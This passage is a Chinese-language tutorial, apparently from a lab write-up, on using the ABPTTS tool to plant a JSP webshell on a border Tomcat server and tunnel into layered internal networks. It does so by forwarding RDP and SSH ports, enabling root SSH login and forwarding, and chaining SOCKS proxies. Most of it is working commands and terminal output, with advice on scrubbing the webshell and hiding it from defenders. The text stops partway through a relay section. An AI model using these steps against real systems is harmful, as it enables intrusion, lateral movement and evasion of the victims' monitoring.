

http 加密代理深度应用 [abptts]


本节重点快速预览:

- ◇ 关于 abptts
- ◇ 通过 http 加密隧道转发至目标内网下指定机器上的单个 tcp 端口
- ◇ 通过 http 加密隧道同时转发至目标内网下指定的多台机器上的多个 tcp 端口
- ◇ 把 ssh 隧道包裹在 http 加密隧道中传递对,目标二级内网进行穿透
- ◇ 让目标二级内网下的 web server 作为 http 加密隧道的中继节点来访问三级内网
- ◇ 通过双重 http 加密隧道 + 双重 ssh 隧道同时访问目标两级不同的 vlan
- ◇ 通过 http 加密隧道访问目标一级内网下的 bind 型 meterpreter
- ◇ 将 ssh 隧道封装在 http 加密隧道中来脱取目标二级内网下的数据

基础环境准备:

| | |
|----------------|---|
| Tomcat7 | 假设为目标边界的一台 tomcat 服务器,防火墙已开启,且只允许 8080 端口流入,公网 ip: 192.168.3.63 内网 ip: 192.168.4.31 |
| WebServer-IIS7 | 假设为目标一级内网下的一台 IIS 服务器,内网 ip: 192.168.4.2 |
| tomcat8 | 假设为目标二级内网下的一台 tomcat 服务器,也是 http 加密隧道中继机器,内网 ip: 192.168.4.32 192.168.5.32 |
| OldLnmp | 假设为目标二级内网下的一台 mysql 服务器,内网 ip: 192.168.5.14 |
| Ubuntu16-LAMP | 假设为目标三级内网下一台普通的 linux 服务器,内网 ip: 192.168.5.102 192.168.6.102 |
| Win7-Tools | 入侵者本地内网中的一台 windows 客户机,本地内网 ip: 192.168.122.138 |
| kaliMaster | 入侵者本地内网中的一台 linux 机器,本地内网: 192.168.122.131 |

关于上述环境的大致拓扑,如下 :



1. 关于 abptts

一款相对不错的 http 加密隧道工具,基于 py2.7, <https://github.com/nccgroup/ABPTTS>

abpttsfactory.py 主要用来生成 webshell,暂时只支持 jsp,aspx,php[可能需要 socket 模块支持]脚本

abpttsclient.py http 加密隧道的服务端

abptts.* http 加密隧道的客户端,即 webshell

- 使用 abptts 前的一些必要环境准备和初始化过程,先装好依赖库,此处暂以 kali 平台为例进行演示,注意,最新版的 kali 中默认所需的所有依赖库都已经装好了,无需再装,如果是在 windows 平台下使用 abptts,则需要先安装好 VCForPython27.msi,不然后面在编译 pycrypto 库时可能会出问题

```
# pip2 install httpplib2 http 数据处理库
```

```
# pip2 install pycrypto 加密库
```

- 首先,我们需要先生成 webshell[即 [http 加密隧道的服务端](#)]和其对应的配置文件,实战中注意把 webshell 里的注释和敏感字符串都剔干净,不然容易被人看出来

```
# cd /home/ABPTTS/
```

```
# python abpttsfactory.py -o ./shellbox
```

```
root@kaliMaster:/home/ABPTTS# python abpttsfactory.py -o ./shellbox
[2018-03-01 20:22:39.901625] -----[[[ A Black Path Toward The Sun ]]]-----
[2018-03-01 20:22:39.901713]      --==[[          - Factory -          ]]==--
[2018-03-01 20:22:39.901724]                   Ben Lincoln, NCC Group
[2018-03-01 20:22:39.901730]                   Version 1.0 - 2016-07-30
[2018-03-01 20:22:39.908530] Output files will be created in "/home/ABPTTS/shellbox"
[2018-03-01 20:22:39.908571] Client-side configuration file will be written as "/home/ABPTTS/shellbox/config.txt"
[2018-03-01 20:22:39.908615] Using "/home/ABPTTS/data/american-english-lowercase-4-64.txt" as a wordlist file
[2018-03-01 20:22:39.937321] Created client configuration file "/home/ABPTTS/shellbox/config.txt"
[2018-03-01 20:22:39.938868] Created server file "/home/ABPTTS/shellbox/abptts.jsp"
[2018-03-01 20:22:39.939946] Created server file "/home/ABPTTS/shellbox/abptts.aspx"
[2018-03-01 20:22:39.942447] Created server file "/home/ABPTTS/shellbox/war/WEB-INF/web.xml"
[2018-03-01 20:22:39.943906] Created server file "/home/ABPTTS/shellbox/war/META-INF/MANIFEST.MF"
[2018-03-01 20:22:39.944665] Prebuilt JSP WAR file: /home/ABPTTS/shellbox/TrickledButtes.war
[2018-03-01 20:22:39.944692] Unpacked WAR file contents: /home/ABPTTS/shellbox/war
root@kaliMaster:/home/ABPTTS#
```

- 接着,开始实际使用 abptts,过程其实非常简单,只需要把 abptts.jsp [webshell,隧道服务端]事先传到指定的目标站点目录下[尽可能隐藏的深一点],然后再回到本地用它提供的客户端脚本来连接 webshell,即可成功建立一条 http 加密隧道,之后,我们就可以利用此隧道进行一系列的 tcp 端口转发动作,比如,我们可以通过和目标边界的 Tomcat7 机器和本地的 kaliMaster 机器建立一条 http 加密隧道,并以此隧道来访问目标一级内网下的 WebServer-IIS7 的 rdp 和 tomcat8 机器的 ssh,具体如下

按照上面的说法,先把对应的 abptts.jsp[服务端]传到 Tomcat7 机器的指定站点目录下,然后再尝试访问该 url,如果看到返回一堆类似 hash 的字符串,则表示工作正常



之后再回到本地的 kaliMaster 机器上执行它提供的客户端脚本进行连接,其实这就是客户端与服务端建立隧道的过程,注意,此处仅为利用 http 隧道转发指定的单个 tcp 端口

```
# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.63:8080/abptts.jsp -f 127.0.0.1:1222/127.0.0.1:22
```

```
File Edit View Search Terminal Help
root@kaliMaster:/home/ABPTTS# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.63:8080/abptts.jsp
-f 127.0.0.1:1222/127.0.0.1:22
[2018-03-01 20:36:32.367116] -----[[[ A Black Path Toward The Sun ]]]-----
[2018-03-01 20:36:32.367181]   --==[[[   - Client   -   ]]]==--
[2018-03-01 20:36:32.367191]                               Ben Lincoln, NCC Group
[2018-03-01 20:36:32.367197]                               Version 1.0 - 2016-07-30
[2018-03-01 20:36:32.368254] Listener ready to forward connections from 127.0.0.1:1222 to 127.0.0.1:22 via http://
192.168.3.63:8080/abptts.jsp
[2018-03-01 20:36:32.368287] Waiting for client connection to 127.0.0.1:1222
[2018-03-01 20:36:38.694041] Client connected to 127.0.0.1:1222
[2018-03-01 20:36:38.694271] Waiting for client connection to 127.0.0.1:1222
[2018-03-01 20:36:38.694541] Connecting to 127.0.0.1:22 via http://192.168.3.63:8080/abptts.jsp
[2018-03-01 20:36:38.711596] Server set cookie JSESSIONID=3DCCED395EAA21EFDEC130B192A69CC8; Path=/; HttpOnly

root@Tomcat7:~
File Edit View Search Terminal Help
root@kaliMaster:~# ssh -p 1222 root@127.0.0.1
root@127.0.0.1's password:
Last login: Thu Mar 1 20:36:43 2018 from localhost
[root@Tomcat7 ~]# w
 20:37:30 up  2:39,  3 users,  load average: 0.30, 0.12, 0.08
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
root      tty1     -             18:18   2:19m  0.01s  0.01s  -bash
root      pts/0    192.168.3.70  03:19   7:59   0.09s  0.09s  -bash
root      pts/1    localhost     20:37   0.00s  0.00s  0.00s  w
[root@Tomcat7 ~]#
```

5. 在上面,我们简单演示了如何通过 http 加密隧道转发目标本机的单个 tcp 端口,下面我们就来看看,如何通过隧道同时转发目标同级内网下的多台机器上的多个 tcp 端口

依然是在上传 abptts.jsp 脚本之后,回到本地 kaliMaster 机器上建立起隧道,此时我们不再仅仅绑定 Tomcat7 的本地端口,而是绑定同级内网下多台机器上的多个 tcp 端口

```
# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.63:8080/abptts.jsp -f 127.0.0.1:1222/127.0.0.1:22 -f
127.0.0.1:1389/192.168.4.2:3389 -f 127.0.0.1:5221/192.168.4.32:22
```

上面的端口绑定成功后,即可在本地的 kaliMaster 机器上连接目标一级内网下的 WebServer-IIS7 机器上的 rdp[**务必注意,此处如果是用域用户登录,最好在 win 平台下运行 abptts,不然会报 ssp 类似的错误**],如下

```
# rdesktop -f -a 16 127.0.0.1:1389 -r sound:off -g 1024*768
```

```

root@kaliMaster:/home/ABPTTS# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.63:8080/abptts.jsp
-f 127.0.0.1:1222/127.0.0.1:22 -f 127.0.0.1:1389/192.168.4.2:3389 -f 127.0.0.1:5221/192.168.4.32:22
[2018-03-01 20:47:34.833033] -----[[[ A Black Path Toward The Sun ]]]-----
[2018-03-01 20:47:34.833086] --==[[[ - Client - ]]]==--
[2018-03-01 20:47:34.833105]                               Ben Lincoln, NCC Group
[2018-03-01 20:47:34.833114]                               Version 1.0 - 2016-07-30
[2018-03-01 20:47:34.834315] Listener ready to forward connections from 127.0.0.1:1222 to 127.0.0.1:22 via http://
192.168.3.63:8080/abptts.jsp
[2018-03-01 20:47:34.834415] Listener ready to forward connections from 127.0.0.1:1389 to 192.168.4.2:3389 via ht
tp://192.168.3.63:8080/abptts.jsp
[2018-03-01 20:47:34.834481] Listener ready to forward connections from 127.0.0.1:5221 to 192.168.4.32:22 via htt
p://192.168.3.63:8080/abptts.jsp
[2018-03-01 20:47:34.834526] Waiting for client connection to 127.0.0.1:1222
[2018-03-01 20:47:34.834581] Waiting for client connection to 127.0.0.1:5221
[2018-03-01 20:47:34.834669] Waiting for client connection to 127.0.0.1:1389

```

在本地的 kaliMaster 机器上继续连接目标二级内网下的 tomcat8 机器上的 ssh,如下

```
# ssh -p 5221 root@127.0.0.1
```

```

File Edit View Search Terminal Help
root@kaliMaster:/home/ABPTTS# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.63:8080/abptts.jsp
-f 127.0.0.1:1222/127.0.0.1:22 -f 127.0.0.1:1389/192.168.4.2:3389 -f 127.0.0.1:5221/192.168.4.32:22
[2018-03-01 20:47:34.833033] -----[[[ A Black Path Toward The Sun ]]]-----
[2018-03-01 20:47:34.833086] --==[[[ - Client - ]]]==--
[2018-03-01 20:47:34.833105]                               Ben Lincoln, NCC Group
[2018-03-01 20:47:34.833114]                               Version 1.0 - 2016-07-30
[2018-03-01 20:47:34.834315] Listener ready to forward connections from 127.0.0.1:1222 to 127.0.0.1:22 via http://
192.168.3.63:8080/abptts.jsp
[2018-03-01 20:47:34.834415] Listener ready to forward connections from 127.0.0.1:1389 to 192.168.4.2:3389 via ht
tp://192.168.3.63:8080/abptts.jsp
[2018-03-01 20:47:34.834481] Listener ready to forward connections from 127.0.0.1:5221 to 192.168.4.32:22 via htt
p://192.168.3.63:8080/abptts.jsp
[2018-03-01 20:47:34.834526] Waiting for client connection to 127.0.0.1:1222
[2018-03-01 20:47:34.834581] Waiting for client connection to 127.0.0.1:5221
[2018-03-01 20:47:34.834669] Waiting for client connection to 127.0.0.1:1389

```

```

root@kaliMaster:~# ssh -p 5221 root@127.0.0.1
root@127.0.0.1's password:
Last login: Thu Mar 1 20:48:33 2018 from 192.168.4.31
[root@tomcat8 ~]# hostname
tomcat8
[root@tomcat8 ~]# w
 21:01:14 up  2:31,  2 users,  load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
root     tty1          18:34         2:12m   0.03s  0.03s  -bash
root     pts/0    192.168.4.31  21:01   2.00s  0.00s  0.00s  w

```

6. 上面我们详细演示了如何利用 http 隧道转发目标内网的单个或多个 tcp 端口,虽然那些似乎已经能适应一些我们的日常需求了,但如果每次都这样一个个端口的转,岂不是要累死,为此,我们就可以尝试把 ssh 隧道包裹在 http 加密隧道内进行传递,再说白点儿,就是利用 ssh 的动态端口转发,把目标的整个一级内网都通过 http 加密隧道代出来,既然是用 ssh 隧道,也就说明,目标的一级内网下必须要有一台 linux 机器来做支撑,因为要用到 ssh,比如,我们可以先让本地的 kaliMaster 机器和目标边界的 Tomcat7 机器建立好 http 加密隧道,之后再通过此加密隧道和目标边界 Tomcat7 机器继续建立一层 ssh 隧道[即 ssh 动态端口转发,socks 代理],这样一来,目标的整个一级内网就被顺利代出来了,具体操作过程如下

同上,依然是先把 abptts.jsp [隧道服务端]传到目标边界的 Tomcat7 机器的指定站点目录下,而后在本地的 kaliMaster 机器上执行客户端进行连接,建立起 http 加密隧道

```
# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.63:8080/abptts.jsp -f 127.0.0.1:5221/127.0.0.1:22
```

上面的 http 加密隧道建好之后,继续在边界的 Tomcat7 机器上执行,主要开启 ssh 的动态端口转发功能,注意,sshd_config 为重要系统配置文件,贸然改动可能会触发目标监控报警


```
# vi /etc/ssh/sshd_config
    AllowTcpForwarding yes
    GatewayPorts yes
    TCPKeepAlive yes          保持心跳,防止 ssh 断开
    PasswordAuthentication yes 启用密码验证
    PermitRootLogin yes      让 root 可远程连接
# /etc/init.d/sshd restart    重启 ssh
```

最后,回到本地 kaliMaster 机器上执行 ssh 动态转发,意思就是先通过 http 加密隧道连到目标内网下的 Tomcat7 机器上,再通过此机器开启 ssh 动态转发连到目标的下一级内网

```
# ssh -p 5221 -qTfnN -D 0.0.0.0:1081 root@127.0.0.1
# netstat -tulnp | grep "1081"
# egrep -v "^\$|#" /etc/proxychains.conf
    random_chain
    proxy_dns
    tcp_read_time_out 15000
    tcp_connect_time_out 8000
    [ProxyList]
    socks5 127.0.0.1 1081
```

此时,我们直接在本地的 kaliMaster 机器上就可以利用 proxychains 连到目标的二级内网下 tomcat8 机器的 ssh

```
# proxychains ssh -p 22 root@192.168.4.32
```




```
File Edit View Search Terminal Help
root@kaliMaster:~/home/ABPTTS# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.63:8080/abptts.jsp
-f 127.0.0.1:5221/127.0.0.1:22
[2018-03-02 08:38:05.326900] -----[[[ A Black Path Toward The Sun ]]]-----
[2018-03-02 08:38:05.326967] -----[[[ - Client - ]]]-----
[2018-03-02 08:38:05.326977] Ben Lincoln, NCC Group
[2018-03-02 08:38:05.326983] Version 1.0 - 2016-07-30
[2018-03-02 08:38:05.328782] Listener ready to forward connections from 127.0.0.1:5221 to 127.0.0.1:22 via http://
192.168.3.63:8080/abptts.jsp
[2018-03-02 08:38:05.328816] Waiting for client connection to 127.0.0.1:5221
[2018-03-02 08:38:39.199282] Client connected to 127.0.0.1:5221
[2018-03-02 08:38:39.199444] Waiting for client connection to 127.0.0.1:5221
[2018-03-02 08:38:39.199534] Connecting to 127.0.0.1:22 via http://192.168.3.63:8080/abptts.jsp
[2018-03-02 08:38:39.206601] Server set cookie JSESSIONID=76B162B3570E3EB0E40FAA0453EB936C; Path=/; HttpOnly

root@tomcat8:~#
root@kaliMaster:~# proxychains ssh -p 22 root@192.168.4.32
ProxyChains-3.1 (http://proxychains.sf.net)
[R-chain]-<-127.0.0.1:1081-<->->-192.168.4.32:22-<->-OR
root@192.168.4.32's password:
Last login: Thu Mar 1 21:28:24 2018 from 192.168.4.31
[root@tomcat8 ~]# w
08:39:29 up 3:10, 2 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
root     pts/1    192.168.4.31  Thu18   11:21m  0.04s  0.04s  -bash
root     pts/0
[root@tomcat8 ~]#
```

再来尝试连下目标一级内网下的 WebServer-IIS7 机器的 rdp, 如下

```
# proxychains rdesktop -f -a 16 192.168.4.2:3389 -r sound:off -g 1024*768
```



```
File Edit View Search Terminal Help
root@kaliMaster:~/home/ABPTTS# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.63:8080/abptts.jsp
-f 127.0.0.1:5221/127.0.0.1:22
[2018-03-02 08:38:05.326900] -----[[[ A Black Path Toward The Sun ]]]-----
[2018-03-02 08:38:05.326967] -----[[[ - Client - ]]]-----
[2018-03-02 08:38:05.326977] Ben Lincoln, NCC Group
[2018-03-02 08:38:05.326983] Version 1.0 - 2016-07-30
[2018-03-02 08:38:05.328782] Listener ready to forward connections from 127.0.0.1:5221 to 127.0.0.1:22 via http://
192.168.3.63:8080/abptts.jsp
[2018-03-02 08:38:05.328816] Waiting for client connection to 127.0.0.1:5221
[2018-03-02 08:38:39.199282] Client connected to 127.0.0.1:5221

rdesktop - 192.168.4.2
C:\>netstat -ano | findstr "ESTABLISHED"
TCP 192.168.4.2:3389 192.168.4.31:43285 ESTABLISHED 2868
C:\>hostname
WebServer-IIS7
C:\>ipconfig | findstr "IPv4"
IPv4 Address. . . . . : 192.168.4.2
C:\>
```

7. 通过上面这些方式我们虽然已经跨到了目标内网,但这也仅仅只还在一级内网下徘徊,而我们现在希望能继续跨到目标的二级内网下,这也就需要用到 abptts 的 [http 加密隧道中继](#),之所以叫它中继,只是感觉这样说会更好理解些,其实说白了,就是利用多重 http 加密隧道嵌套封装,想使用 abptts 中继到达目标的更深层内网,有个非常重要的前提,就是在当前能访问到的目标内网下必须要有一台 web 服务器来做支撑,因为这中间涉及到要上传自己的 webshell[隧道服务端],必须要有对应的脚本环境来解析,比如,我们现在就想利用 abptts 通过目标边界的 Tomcat7 机器直接去连接目标二级内网下的 OldLnpmp 机器的 ssh,具体过程如下

首先,依然是先上传 abptts.jsp[隧道服务端]到目标边界 Tomcat7 机器的指定站点目录下,并在本地 kaliMaster 机器执行客户端进行连接,建立好第一层 http 加密隧道

```
# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.63:8080/abptts.jsp -f 127.0.0.1:8081/192.168.4.32:8080
```

